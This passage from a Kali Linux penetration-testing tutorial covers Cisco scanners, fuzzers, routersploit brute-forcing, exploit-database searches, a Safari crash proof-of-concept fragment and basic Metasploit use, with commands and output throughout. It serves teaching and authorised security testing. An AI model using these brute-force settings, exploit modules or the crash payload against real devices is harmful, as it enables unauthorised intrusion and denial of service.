[7] - Cisco Catalyst 3500 XL Remote Arbitrary Command Vulnerability
[8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
```

- [9] - Cisco [514](#) UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS [for](#) Windows NT Server Denial of Service Vulnerability
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - [0](#) Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

One final Cisco tool to look at is *cisco-ocs*. This is another Cisco scanner, but no parameters are needed to perform the testing. You don't choose what *cisco-ocs* does; it just does it. All you need to do is provide the range of addresses. You can see a run of *cisco-ocs* in [Example 4-9](#). After you tell it the range of addresses, and start and stop IP, the tool will start testing each address in turn for entry points and potential vulnerabilities.

#### Example 4-9. Running *cisco-ocs*

```

root@rosebud:~# cisco-ocs 192.168.86.1 192.168.86.254
***** OCS v 0.2 *****
****
****          coded by OverIP          ****
****          overip@gmail.com        ****
****          under GPL License       ****
****
****          usage: ./ocs xxx.xxx.xxx.xxx yyy.yyy.yyy.yyy ****
****
****          xxx.xxx.xxx.xxx = range start IP          ****
****          yyy.yyy.yyy.yyy = range end IP            ****
****
*****

```

(192.168.86.1) Filtered Ports

(192.168.86.2) Filtered Ports

As you can see, several programs are looking for Cisco devices and potential vulnerabilities. If you can find these devices, and they show either open ports to test logins or, even worse, vulnerabilities, it's definitely worth flagging them as devices to look for exploits.

## Database Vulnerabilities

Database servers commonly have a lot of sensitive information, though they are commonly on isolated networks. This is not always the case, however. Some organizations may also believe that isolating the database protects it, which is not true. If an attacker can get through the web server or the application server, both of those systems may have trusted connections to the database. This exposes a lot of information to attack.



When you are working closely with a company, you may get direct access to the isolated network to look for vulnerabilities. Regardless of where the system resides, organizations should definitely be locking down their databases and remediating any vulnerabilities found.

Oracle is a large company that built its business on enterprise databases. If a company needs large databases with sensitive information, it may well have gone to Oracle. The program *oscanner* that comes installed in Kali scans Oracle databases to perform checks. The program uses a plug-in architecture to enable tests of Oracle databases, including trying to get the security identifiers (SIDs) from the database server, list accounts, crack passwords, and several other attacks. *oscanner* is written in Java, so it should be portable across multiple operating systems.

*oscanner* also comes with several lists, including list of accounts, users, and services. Some of the files don't have a lot of possibilities in them, but they are starting points for attacks against Oracle. As with so many other tools you will run across, you will gather your own collection of service identifiers, users, and potential passwords as you go. You can add to these files for better testing of Oracle databases. As you test more and more systems and networks, you should be increasing the data possibilities you have for running checks. This will, over time, increase the possibility of success. Keep in mind that when you are running word lists for usernames and passwords, you are going to be successful only if the username or password configured on the system matches something in the word lists exactly.

## Identifying New Vulnerabilities

Software has bugs. It's the nature of the beast. Software, especially larger pieces of software, is complex. The more complexity, the more chance for error. Think about all of the choices that are made in the course of running a program. If you start calculating all the potential execution paths through a program, you will quickly get into large numbers. How many of those complete execution paths get tested when software testing is performed? Chances are, only a subset of the entire set of execution paths. Even if all the execution paths are being tested, what sorts of input are being tested?

Some software testing may be focused on *functional testing*. This is about verifying that the functionality specified is correct. This may be done by positive testing—making sure that what happens is expected to happen. There may also be some amount of negative testing. You want to make sure that your program fails politely if something unexpected happens. It's this negative testing that can be difficult to accomplish, because if you have a set of data you expect, it's only a partial set compared with everything that could possibly happen in the course of running a program, especially one that takes user input at some point.

*Boundary testing* occurs when you go after the bounds of expected input. You test the edges of the maximum or minimum values, and just outside the maximum or minimum—checking for errors and correct handling of the input.

Sending applications data they don't expect is a way to identify bugs in a program. You may get error messages that provide information that may be useful, or you may get a program crash. One way of accomplishing this is to use a class of applications called *fuzzers*. A fuzzer generates random or variable data to provide to an application. The input is programmatically generated based on a set of rules.



Fuzzing may be considered black-box testing by some people, because the fuzzing program has no knowledge of the inner workings of the service application. It sends in data, regardless of what the program is expecting the input to look like. Black-box testing is about viewing the software under test as a black box—the inner workings can't be seen. Even if you have access to the source code, you are not developing the tests you run with a fuzzer with respect to the way the source code looks. From that standpoint, the application may as well be a black box, even if you have the source code.

Kali has a few fuzzers installed and more that can be installed. The first one to look at, *sfuzz*, used to send network traffic to servers. *sfuzz* has a collection of rules files that tells the program how to create the data that is being sent. Some of these are based on particular protocols. For instance, [Example 4-10](#) shows the use of *sfuzz* to send SMTP traffic to an email server. The *-T* flag indicates that we are using TCP, and the *-s* flag says we are going to do sequence fuzzing rather than literal fuzzing. The *-f* flag says to use the file `/usr/share/sfuzz-db/basic.smtp` as input for the fuzzer to use. Finally, the *-S* and *-p* flags indicate the target IP address and port, respectively.

#### *Example 4-10. Using sfuzz to fuzz an SMTP server*

```
root@rosebud:~# sfuzz -T -s -f /usr/share/sfuzz-db/basic.smtp -S 127.0.0.1 -p 25
[18:16:35] dumping options:
  filename: </usr/share/sfuzz-db/basic.smtp>
  state:   &lt;&gt;
  lineno:  &lt;14&gt;
  literals: [30]
  sequences: [31]
  -- snip --
[18:16:35] info: beginning fuzz - method: tcp, config from:
[/usr/share/sfuzz-db/basic.smtp], out: [127.0.0.1:25]
[18:16:35] attempting fuzz - 1 (len: 50057).
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.
[18:16:35] read:
220 rosebud.washere.com ESMTP Postfix (Debian/GNU)
250 rosebud.washere.com
```

```
=====  
[18:16:35] attempting fuzz - 2 (len: 50057).  
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.  
[18:16:35] read:  
220 rosebud.washere.com ESMTX Postfix (Debian/GNU)  
250 rosebud.washere.com
```

```
=====  
[18:16:35] attempting fuzz - 3 (len: 50057).  
[18:16:35] info: tx fuzz - (50057 bytes) - scanning for reply.  
[18:16:36] read:  
220 rosebud.washere.com ESMTX Postfix (Debian/GNU)  
250 rosebud.washere.com
```

One of the issues with using fuzzing attacks is that they may generate program crashes. While this is ultimately the intent of the exercise, the question is how to determine when the program has actually crashed. You can do it manually, of course, by running the program under test in a debugger session so the debugger catches the crash. The problem with this approach is that it may be hard to know which test case caused the crash and, while finding a bug is good, just getting a program crash isn't enough to identify vulnerabilities or create exploits that take advantage of the vulnerability. A bug, after all, is not necessarily a vulnerability. It may simply be a bug. Software packages can be used to integrate program monitoring with application testing. You can use a program like *valgrind* to be able to instrument your analysis.

In some cases, you may find programs that are targeted at specific applications or protocols. Whereas *sfuzz* is a general-purpose fuzzing program that can go after multiple protocols, programs like *protos-sip* are designed specifically to test the SIP, a common protocol used in VoIP implementations. The *protos-sip* package is a Java application that was developed as part of a research program. The research turned into the creation of a company that sells software developed to fuzz network protocols.

Not all applications are services that listen on networks for input. Many applications take input in the form of files. Even something like *sfuzz* that takes definitions as input, takes those definitions in the form of files. Certainly word processing, spreadsheet programs, presentation programs, and a wide variety of other types of software use files. Some fuzzers are developed for the purpose of testing applications that take files as input.

One program that you can use to do a wider range of fuzz testing is *zzuf*. This program can manipulate input into a program so as to feed it unexpected data. **Example 4-11** shows a run of *zzuf* against the program *pdf-parser*, which is a Python script used to gather information out of a PDF file. What we are doing is passing the

run of the program into *zzuf* as a command-line parameter after we have told *zzuf* what to do. You'll notice that we immediately start getting errors. In this case, we get a stack trace, showing us details about the program. As it's a Python script and the source is available, this isn't a big problem, but this is an error that the program isn't directly handling.

#### Example 4-11. Fuzzing *pdf-parser* with *zzuf*

```
root@rosebud:~# zzuf -s 0:10 -c -C 0 -T 3 pdf-parser -a fuzzing.pdf
Traceback (most recent call last):
  File "/usr/bin/pdf-parser", line 1417, in <module>
    Main()
  File "/usr/bin/pdf-parser", line 1274, in Main
    object = oPDFParser.GetObject()
  File "/usr/bin/pdf-parser", line 354, in GetObject
    self.objectId = eval(self.token[1])
  File "<string>", line 1
1
```

On the command line for *zzuf*, we are telling it to use seed values (-s) and to fuzz input only on the command line. Any program that reads in configuration files for its operation wouldn't have those configuration files altered in the course of running. We're looking to alter only the input from the file we are specifying. Specifying *-C 0* tells *zzuf* not to stop after the first crash. Finally, *-T 3* says we should timeout after 3 seconds so as not to get the testing hung up.

Using a tool like this can provide a lot of potential for identifying bugs in applications that read and process files. As a general-purpose program, *zzuf* has potential even beyond the limited capacities shown here. Beyond file fuzzing, it can be used for network fuzzing. If you are interested in locating vulnerabilities, a little time using *zzuf* could be well spent.

## Summary

Vulnerabilities are the potentially open doors that attacks can come through by using exploits. Identifying vulnerabilities is an important task for someone doing security testing, since remediating vulnerabilities is an important element in an organization's security program. Here are some ideas to take away:

- A vulnerability is a weakness in a piece of software or a system. A vulnerability is a bug, but a bug may not be a vulnerability.
- An exploit is a means of taking advantage of a vulnerability to obtain something the attacker shouldn't have access to.
- OpenVAS is an open source vulnerability scanner that can be used to scan for both remote vulnerabilities and local vulnerabilities.

- Local vulnerabilities require someone to have some sort of authenticated access, which may make them less critical to some people, but they are still essential to remediate since they can be used to allow escalation of privileges.
- Network devices are also open to vulnerabilities and can provide an attacker access to alter traffic flows. Scanning for vulnerabilities in the network devices can be done using OpenVAS or other specific tools, including those focused on Cisco devices.
- Identifying vulnerabilities that don't exist can take some work, but tools like fuzzers can be useful in triggering program crashes, which may be vulnerabilities.

## Useful Resources

- [Open Web Application Security Project \(OWASP\) Fuzzing](#)
- Mateusz Jurczyk's Black Hat slide deck, "[Effective File Format Fuzzing](#)"
- Michael Sutton and Adam Greene's Black Hat slide deck, "[The Art of File Format Fuzzing](#)"
- Hanno Böck's tutorial, "[Beginner's Guide to Fuzzing](#)"
- Deja vu Security's tutorial, "[Tutorial: File Fuzzing](#)"



---

# Automated Exploits

Vulnerability scanners provide a data set. They don't provide a guarantee that the vulnerability exists. They don't even guarantee that what we find is the complete list of vulnerabilities that may exist within an organization's network. A scanner may return incomplete results for many reasons. The first one is that network segments or systems may be excluded from the scanning and information gathering. That's common with performing some security testing. Another may be that the scanner has been blocked from particular service ports. The scanner can't get to those ports, and as a result, it can't make any determination about the potential vulnerabilities that may exist within that service.

The results from the vulnerability scanners we have used are just starting points. Testing to see whether they are exploitable provides not only veracity to the finding but on top of that, you will be able to show executives what can be done as a result of that vulnerability. Demonstrations are a powerful way of getting people's attention when it comes to security concerns. This is especially true if the demonstration leads to a clear path to destruction or compromise of information resources.

Exploiting vulnerabilities is a way to demonstrate that the vulnerabilities exist. Exploits can cover a broad range of actions, though you may think that when we talk about exploits, we are talking about breaking into running programs and getting some level of interactive access to a system. That's not necessarily true. Sometimes, a vulnerability is simply a weak password. This may give some access to a web interface that has sensitive data. The vulnerability could be a weakness that leads to a denial of service, either of an entire system or just a single application. This means there are a lot of ways we may run exploits. In this chapter, we'll start to look at some of these ways and the tools that are available in Kali.

# What Is an Exploit?

Vulnerabilities are one thing. These are weaknesses in software or systems. Taking advantage of those weaknesses to compromise a system or gain unauthorized access, including escalating your privileges above the ones provided to you, is an *exploitation*. Exploits are being developed constantly to take advantage of vulnerabilities that have been identified. Sometimes, the exploit is developed at roughly the same time the vulnerability has been identified. Other times, the vulnerability is found first and is essentially theoretical; the program crashes or the source code has been analyzed, suggesting that there is a problem in the software. The exploit may come later. Finding vulnerabilities can require a different set of skills from writing exploits.

It's important to note here that even when there is clearly a vulnerability, you may not be able to exploit that vulnerability. There may not be an exploit available, or you may not be able to exploit the vulnerability yourself. Additionally, exploiting a vulnerability does not always guarantee a system compromise or even privilege escalation. It is not a straight line between vulnerability identification and the prize system compromise, privilege escalation, or data exfiltration. Getting what you want can be a lot of work, even if you know the vulnerability and have the exploit.

You may have the exploit and know a vulnerability exists. Not all exploits work reliably. This is sometimes a matter of timing. It can also be a matter of specific system configuration. A slight change in configuration, even if the software has the right code in place that is vulnerable, can render an exploit ineffective or unusable. At times you may run an exploit several times in a row without success, only to get success on, say, the sixth or tenth attempt. Some vulnerabilities simply work that way. This is where diligence and persistence come in. The job of someone doing security testing isn't simple or straightforward.



## Ethics

Performing any exploit can compromise the integrity of the system and potentially the data on that system. This is where you need to be straightforward in your communication with your target, assuming you are working hand in hand with them. If the situation is truly red team versus blue team, and neither really knows the existence of the other, it may be a question of all's fair in love and system compromises. Make sure you know the expectations of your engagement and that you are not doing anything that is deliberately harmful or illegal.



# Cisco Attacks

Routers and switches are network devices that provide access to servers and desktops within an enterprise. Businesses that take their network seriously and are of a decent size are likely to have routers that can be managed over the network, often using SSH to gain access to the device remotely. The router is a gateway device that has only a single network on the inside and everything else on the outside. This is different from getting an enterprise-grade router, which uses routing protocols like Open Shortest Path First (OSPF), Interior Border Gateway Protocol (I-BGP), or Intermediate System to Intermediate System (IS-IS).

Switches in enterprise networks also have management capabilities, including management of virtual local area networks (VLANs), Spanning Tree Protocol (STP), access mechanisms, authentication of devices connecting to the network, and other functions related to layer 2 connectivity. As a result, just like routers, these switches typically have a management port that allows access from the network to manage the devices.

Both routers and switches, regardless of the vendor, can have vulnerabilities. They do, after all, run specialized software. Anytime there is software, there is a chance for bugs. Cisco has a large market share in the enterprise space. Therefore, just as with Microsoft Windows, Cisco is a big target for writing software for exploitation. Kali has tools related to Cisco devices. These exploitations of Cisco devices may create denial-of-service conditions, allow for the possibility of other attacks to succeed, or provide an attacker access to the device so configurations may be changed.



## About Firmware

Routers and switches run software, but they run it from a special place. Instead of the software being stored onto a disk and loaded from there, it is written into microchips called *application-specific integrated circuits* (ASICs). When software is stored in hardware in this manner, it is referred to as *firmware*.

Some of the tools used for searching for vulnerabilities can also be used to exploit. A tool like the CAT will not only search for Cisco devices on a network but will also perform brute-force attacks against those devices. If these devices have weak authentication, meaning they are poorly configured, this is a vulnerability that can be exploited. A tool like *CAT* could be used to acquire passwords to gain access to the devices. That's a simple vulnerability and exploit.

## Management Protocols

Cisco devices support several management protocols. These include SNMP, SSH, Telnet, and HTTP. Cisco devices have embedded web servers. These web servers can be attacked, both from the standpoint of compromised credentials as well as attacking the web server itself, to create denial-of-service attacks and other compromises of the device. Various tools can be used to attack these management protocols. One of these is *cisco-torch*.

The program *cisco-torch* is a scanner that can search for Cisco devices on the network based on these different protocols. It also can identify vulnerabilities within the web server that may be running on the Cisco devices. The program uses a set of text files to perform fingerprinting on the devices it finds in order to identify issues that may exist in those files. Additionally, it uses multiple threads to perform the scans faster. If you want to alter the configuration or see the files that are used for its operation, you can look at the configuration file at `/etc/cisco-torch/torch.conf`, as shown in [Example 5-1](#).

*Example 5-1. /etc/cisco-torch/torch.conf File*

```
root@yazpistachio:/etc/cisco-torch# cat torch.conf
$max_processes=50; #Max process
$hosts_per_process=5; #Max host per process
$passwordfile= "password.txt"; #Password word database
$communityfile="community.txt"; #SNMP community database
$usersfile="users.txt"; # Users word database
$brutefile="brutefile.txt"; #TFTP file word database
$fingerprintdb = "fingerprint.db"; #Telnet fingerprint database
$tfingerprintdb = "tfingerprint.db"; #TFTP fingerprint database
$tftprootdir = "tftproot"; # TFTP root directory
$tftpserver = "192.168.77.8"; #TFTP server hostname
$tmplogprefix = "/tmp/tmplog"; #Temp file directory
$logfile="scan.log"; #Log file filename
$llevel="cdv"; #Log level
$port = 80; #Web service port
```

The files mentioned in the configuration file can be found in `/usr/share/cisco-torch`. One of the listings you can see in the configuration file is the list of passwords that can be used. This is where *cisco-torch* can be used as an exploitation tool. The program can be used to launch brute-force password attacks against devices it identifies. If the password file used by *cisco-torch* is not extensive enough, you can change the file used in the configuration settings and use one you have found or created. A larger password file can provide a higher degree of success, of course, though it will also increase the amount of time spent on the attack. The more passwords you try, the more failed login entries you will create in logs, which may be noticed.

Another program that is more directly used for exploitation is the Cisco Global Exploiter (CGE) program. This Perl script can be used to launch known attacks against targets. The script doesn't randomly attempt attacks, and it's also not there to create new attacks. *cge.pl* has 14 attacks that will accomplish different outcomes. There are also some denial-of-service attacks. A denial-of-service attack will prevent the Cisco devices from functioning properly. Some of them are focused on management protocols like Telnet or SSH. Other vulnerabilities may allow for remote code execution. [Example 5-2](#) shows the list of vulnerabilities that *cge.pl* supports. The management denial-of-service attacks will prevent management traffic from getting to the device but won't typically impair the core functionality of the device.

### Example 5-2. Exploits available in *cge.pl*

```
root@yazpistachio:~# cge.pl
```

```
Usage :  
perl cge.pl <target> <vulnerability number>
```

```
Vulnerabilities list :
```

- [1] - Cisco 677/678 Telnet Buffer Overflow Vulnerability
- [2] - Cisco IOS Router Denial of Service Vulnerability
- [3] - Cisco IOS HTTP Auth Vulnerability
- [4] - Cisco IOS HTTP Configuration Arbitrary Administrative Access Vulnerability
- [5] - Cisco Catalyst SSH Protocol Mismatch Denial of Service Vulnerability
- [6] - Cisco [675](#) Web Administration Denial of Service Vulnerability
- [7] - Cisco Catalyst [3500](#) XL Remote Arbitrary Command Vulnerability
- [8] - Cisco IOS Software HTTP Request Denial of Service Vulnerability
- [9] - Cisco [514](#) UDP Flood Denial of Service Vulnerability
- [10] - CiscoSecure ACS [for](#) Windows NT Server Denial of Service Vulnerability
- [11] - Cisco Catalyst Memory Leak Vulnerability
- [12] - Cisco CatOS CiscoView HTTP Server Buffer Overflow Vulnerability
- [13] - [0](#) Encoding IDS Bypass Vulnerability (UTF)
- [14] - Cisco IOS HTTP Denial of Service Vulnerability

## Other Devices

One utility to look at closely if you looking at smaller organizations is *routersploit*. This program is a framework, taking the approach that additional modules can be developed and added to the framework to continue to extend the functionality. *routersploit* has exploits for some Cisco devices but also smaller devices like 3COM, Belkin, DLink, Huawei, and others. At the time of this writing, *routersploit* has 84 modules available for use. Not all of them are targeted at specific devices or vulnerabilities. Some of the modules are credential attacks, allowing for brute-forcing of protocols like SSH, Telnet, HTTP, and others. [Example 5-3](#) shows the use of one of the brute-force modules. To get into the interface shown, we run *routersploit* from the command line.

### Example 5-3. Using *routersploit* for SSH brute force

```
rsf > use creds/ssh_bruteforce
rsf (SSH Bruteforce) > show options
```

Target options:

Name	Current settings	Description
----	-----	-----
port	22	Target port
target		Target IP address or file with target:port (file://)

Module options:

Name	Current settings
----	-----
usernames	admin
passwords	file:///usr/share/routersploit/routersploit/wordlists/ passwords.txt
threads	8
verbosity	yes
stop_on_success	yes

Description  
-----  
Username or file with usernames (file://)  
Password or file with passwords (file://)  
Number of threads  
Display authentication attempts  
Stop on first valid authentication attempt

To load a module in *routersploit*, you *use* the module. After the module is loaded, the module has a set of options that need to be populated in order to run the module. **Example 5-3** shows the options for the SSH brute-force attack. Some of the options have defaults that may work fine. In other cases, you need to specify the value—for example, the *target* setting. This indicates the device you want to run the exploit against. This is just one example of a module available in *routersploit*. **Example 5-4** shows a partial list of other modules that are available.

### Example 5-4. Partial list of exploits

```
exploits/ubiquiti/airos_6_x
exploits/tplink/wdr740nd_wdr740n_path_traversal
exploits/tplink/wdr740nd_wdr740n_backdoor
exploits/netsys/multi_rce
exploits/linksys/1500_2500_rce
exploits/linksys/wap54gv3_rce
exploits/netgear/multi_rce
```

```
exploits/netgear/n300_auth_bypass
exploits/netgear/prosafe_rce
exploits/zte/f609_config_disclosure
exploits/zte/f460_f660_backdoor
exploits/zte/f6xx_default_root
exploits/zte/f660_config_disclosure
exploits/comtrend/ct_5361t_password_disclosure
exploits/thomson/twg849_info_disclosure
exploits/thomson/twg850_password_disclosure
exploits/asus/infosvr_backdoor_rce
exploits/asus/rt_n16_password_disclosure
```

As you can see, many smaller device manufacturers are targeted with exploits. The different exploit modules listed have vulnerabilities associated with them. As an example, the Comtrend module in the list has a **vulnerability announcement** associated with it. If you want more details about the vulnerabilities to get an idea of what you may be able to accomplish by running the exploit, you can look up the exploit listed and find the security announcement providing details, including remediations, for the vulnerability.

## Exploit Database

When vulnerabilities are discovered, a proof of concept may be developed that will exploit it. Whereas the vulnerability is often announced in multiple places, such as the Bugtraq mailing list, the proof-of-concept code is generally stored at the **Exploit Database website**. The site itself is a great resource, with a lot of code you can learn from if you want to better understand how exploits work. Because it's a great resource, the code from the website is available in Kali Linux. All of the exploit source code is available in `/usr/share/exploitdb`. **Example 5-5** shows a listing of the categories/directories in `/usr/share/exploitdb`.

*Example 5-5. Directory listing of exploits*

```
root@yazpistachio:/usr/share/exploitdb/exploits# ls
aix      freebsd      linux_mips  osx          solaris_x86
android  freebsd_x86  linux_sparc  osx_ppc      tru64
arm      freebsd_x86-64  linux_x86   palm_os      ultrix
ashx     hardware    linux_x86-64  perl         unix
asp      hp-ux       macos        php           unixware
aspx     immunix     minix        plan9        windows
atheos   ios         multiple     python       windows_x86
beos     irix        netbsd_x86   qnx          windows_x86-64
bsd      java        netware     ruby         xml
bsd_x86  json        nodejs       sco
cfm      jsp         novell       solaris
cgi      linux      openbsd     solaris_sparc
```

More than 38,000 files are stored in these directories. That's a lot of data to go sifting through. You can dig through the directories, trying to find an exploit you are looking for, or you can use a search tool. Although something like *grep* may work, it won't provide the details you really need to determine which vulnerability you are looking for. Kali Linux comes with a utility that will search through the details of these exploits. The program *searchsploit* is easy to use and provides a description of the exploit code as well as the path to it. Using *searchsploit* requires search terms you want to look for. **Example 5-6** shows the results of a search for vulnerabilities related to the Linux kernel.

*Example 5-6. Linux kernel exploits in the Exploit database repository*

```
root@yazpistachio:/usr/share/exploitdb/exploits# searchsploit linux kernel
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
BSD/Linux Kernel 2.3 (BSD/OS 4.0 / FreeBSD 3 | exploits/bsd/dos/19423.c
CylantSecure 1.0 - Kernel Module Syscall Rer | exploits/linux/local/20988.c
Grsecurity Kernel PaX - Local Privilege Esca | exploits/linux/local/29446.c
Grsecurity Kernel Patch 1.9.4 (Linux Kernel) | exploits/linux/local/21458.txt
HP-UX 11 / Linux Kernel 2.4 / Windows 2000/N | exploits/multiple/dos/20997.c
Linux - 'mincore()' Uninitialized Kernel Hea | exploits/linux/dos/43178.c
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14 | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24 | exploits/linux_x86/local/42274.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/1 | exploits/linux_x86/local/42276.c
Linux Kernel (Fedora 8/9) - 'utrace_control' | exploits/linux/dos/32451.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) | exploits/solaris/local/15962.c
Linux Kernel (Ubuntu / Fedora / RedHat) - '0 | exploits/linux/local/40688.rb
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_s | exploits/linux/dos/41767.txt
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_ | exploits/linux/local/39771.txt
Linux Kernel (Ubuntu 16.04) - Reference Coun | exploits/linux/dos/39773.txt
```

You'll find these exploits in various languages including Python, Ruby, and, of course, C. Some source code will give a lot of details about the vulnerability and how the exploit works. Some will require you to be able to read code. **Example 5-7** shows a fragment of a Ruby program that exploits a vulnerability in Apple's Safari web browser. This particular code fragment includes only the HTML fragment that causes the crash. The code that wraps around it is just a listener that you would point your web browser to. The program sends the HTML to the browser, and the browser then crashes.

### Example 5-7. Proof of concept for Safari vulnerability

```
# Magic packet
body = "\
<html>\n\
<head><title>Crash PoC</title></head>\n\
<script type=\"text/javascript\">\n\
var s = \"poc\";\n\
s.match(\"#{chr*buffer_len}\");\n\
</script>\n\
</html>\";
```

What you don't get in this particular fragment or proof of concept is an explanation of how or why the exploit works. As I said, some of the people who develop these proofs of concept are better about commenting up their work than others. All you get in this particular example is a comment saying it's the magic packet. The comments at the top of the file do indicate that it's an issue with JavaScript but that's about all we get. To get more details, we would need to look up an announcement that may have gone with this vulnerability. Most publicly announced vulnerabilities are cataloged with the Common Vulnerabilities and Exposures (CVE) project, run out of MITRE. If you have a CVE number noted in the source code, you can read details there, and the CVE announcement will probably have links to vendor announcements as well.

If no exploits are available in other places, you can either compile or run the programs that are preloaded in Kali for you. If it's a C program, you will need to compile it first. All scripting languages can be run as they are.

## Metasploit

*Metasploit* is an exploit development framework. It was created nearly 15 years ago by H.D. Moore and was initially written in the Perl scripting language, though it has since been rewritten entirely in Ruby. The idea behind Metasploit was to make it easier to create exploits. The framework consists of what are essentially libraries of components. These can be imported into scripts you create that will perform an exploit or some other capability, such as writing a scanner.

Scripts that are written to be used within Metasploit include modules that are included with Metasploit; these scripts also inherit functionality from classes that are in other Metasploit modules. Just to give you a sense of what this looks like, [Example 5-8](#) shows the head of one of the scripts written to exploit the Apache web server running on a Windows system.

### Example 5-8. Top of a Ruby exploit script

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking

  HttpFingerprint = { :pattern => [ /Apache/ ] }

  include Msf::Exploit::Remote::HttpClient
```

Below the comments, the class *MetasploitModule* is a subclass of the parent *Msf::Exploit::Remote*, which means it inherits the elements of that class. You'll also see a property set below that. This ranking will, in part, give you an indication of the potential for success for the exploit. This ranking tells us that there is a default target and the exploit is the common case for the software targeted. At the bottom of this fragment, you will see that additional functionality is imported from the Metasploit library. For this script, because it's an exploit of a web server, an HTTP client is needed to communicate with the server.

Rather than starting development of security-related scripts on your own, it may be much easier to just develop for Metasploit. However, you don't have to be a developer to use Metasploit. In addition to payloads, encoders, and other library functions that can be imported, the modules include prewritten exploits. At the time this is being written, more than 1,700 exploits and nearly 1,000 auxiliary modules provide a lot of functionality for scanning and probing targets.

Metasploit is easy to get started with, though becoming really competent does take some work and practice. We'll take a look at how to get started using Metasploit and how to use exploits and auxiliary modules. While Metasploit does have commercial offerings, and the offerings from Rapid7 (the company that maintains and develops the software) include a web interface, a version of Metasploit does come installed by default with Kali Linux. There is no web interface, but you will get a console-based interface and all of the same modules that you would get with other versions of Metasploit.

## Starting with Metasploit

While Kali comes with Metasploit installed, it isn't fully configured. Metasploit uses a database behind the UI. This allows it to quickly locate the thousands of modules that come with the software. Additionally, the database will store results, including hosts that it knows about, vulnerabilities that may have been identified, as well as any loot that has been extracted from targeted and exploited hosts. While you can use Meta-



spl0it without the database configured and connected, it's much better to use the database. Fortunately, configuring it is easy. All you need to do is run *msfdb init* from the command line, and it will do the work of configuring the database with tables, as well as creating the database configuration file that *msfconsole* will use. [Example 5-9](#) shows the use of *msfdb init* and the output showing what it does.

#### Example 5-9. Initializing database for Metasploit

```
root@yazpistachio:~# msfdb init
Resetting password of database user 'msf'
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/database.yml
Creating initial database schema
```

After the database is set up (and by default *msfdb* will configure a PostgreSQL database connection) you can use Metasploit. There used to be a couple of ways to use Metasploit. Currently, the way to get access to the Metasploit features is to run *msfconsole*. This Ruby script provides an interactive console. From this console, you issue commands to locate modules, load modules, query the database, and other features. [Example 5-10](#) shows starting up *msfconsole* and checking the database connection using *db\_status*.

#### Example 5-10. Starting *msfconsole*

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing

      =[ metasploit v4.16.31-dev ]
+ -- --=[ 1726 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_status
[*] postgresql connected to msf
```

Once we have *msfconsole* loaded, we can start using its functionality. Ultimately, we will be loading modules to use this functionality. The modules will do the work for us. All we need to do is to be able to find the right module, get it loaded and configured, and then we can run it.

## Working with Metasploit Modules

As indicated earlier, thousands of modules can be used. Some of these are auxiliary modules; some are exploits. There are other modules, but we're going to focus on

using those two to get started. The first thing we need to do is locate a module. To find one, we use *search*. You can search for operating systems, applications, module types, or for words in the description. Once you locate a module, you will see it represented as though it were a file in a directory hierarchy. This is because ultimately, that's exactly what it is. All of the modules are stored as Ruby files in the directory hierarchy you will see. To load the module and use it, we use the *use* command. You can see loading up a module in [Example 5-11](#). This was done after searching for a scanner and selecting one. Once the module is loaded, I showed the options so you can see what needs to be set before running it.

*Example 5-11. Options for scanner module*

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options
```

Module options (auxiliary/scanner/smb/smb\_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use <b>for</b> authentication
SMBPass		no	The password <b>for</b> the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

This module is simple. The only thing that we have to set is the remote hosts variable, called *RHOSTS*. You can see this is required, but it also has no default value. You would need to provide an IP address, a range of addresses, or a CIDR block. The only other variable that needs to be set is *THREADS*, which is the number of processing threads that will be allocated to this module. There is a default for this setting, though if you want the scan to go faster, you can increase the number of threads to send out more messages at the same time.



While you can use just a search string with applications or operating systems, Metasploit also uses keywords to get targeted responses. To narrow your search results, you can use the following keywords: *app*, *author*, *bid*, *cve*, *edb*, *name*, *platform*, *ref*, and *type*. *bid* is a Bugtraq ID, *cve* is a Common Vulnerabilities and Exposures number, *edb* is an Exploit-DB identifier, and *type* is the type of module (exploit, auxiliary, or post). To use one of these, you follow the keyword with a colon and then the value. You don't have to use entire strings. You could use *cve:2017*, for instance, to look for CVE values that include 2017, which should be all of the CVEs from the year 2017.

Exploits are essentially the same as the auxiliary module. You still have to *use* the module. You will have variables that need to be set. You will still need to set your target, though with an exploit you are looking at only a single system, which makes the variable *RHOST* rather than *RHOSTS*. Also, with an exploit, you will likely have an *RPORT* variable to set. This is one that would typically have a default set based on the service that is being targeted. However, services aren't always run on the default port. So, the variable is there if you need to reset it and it will be required, but you may not need to touch it. [Example 5-12](#) shows one exploit that has simple options. This is related to a vulnerability with the distributed C compiler service, *distcc*.

### Example 5-12. Options for *distcc* exploit

```
msf exploit(unix/misc/distcc_exec) > show options
```

```
Module options (exploit/unix/misc/distcc_exec):
```

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	3632	yes	The target port (TCP)

```
Exploit target:
```

Id	Name
0	Automatic Target

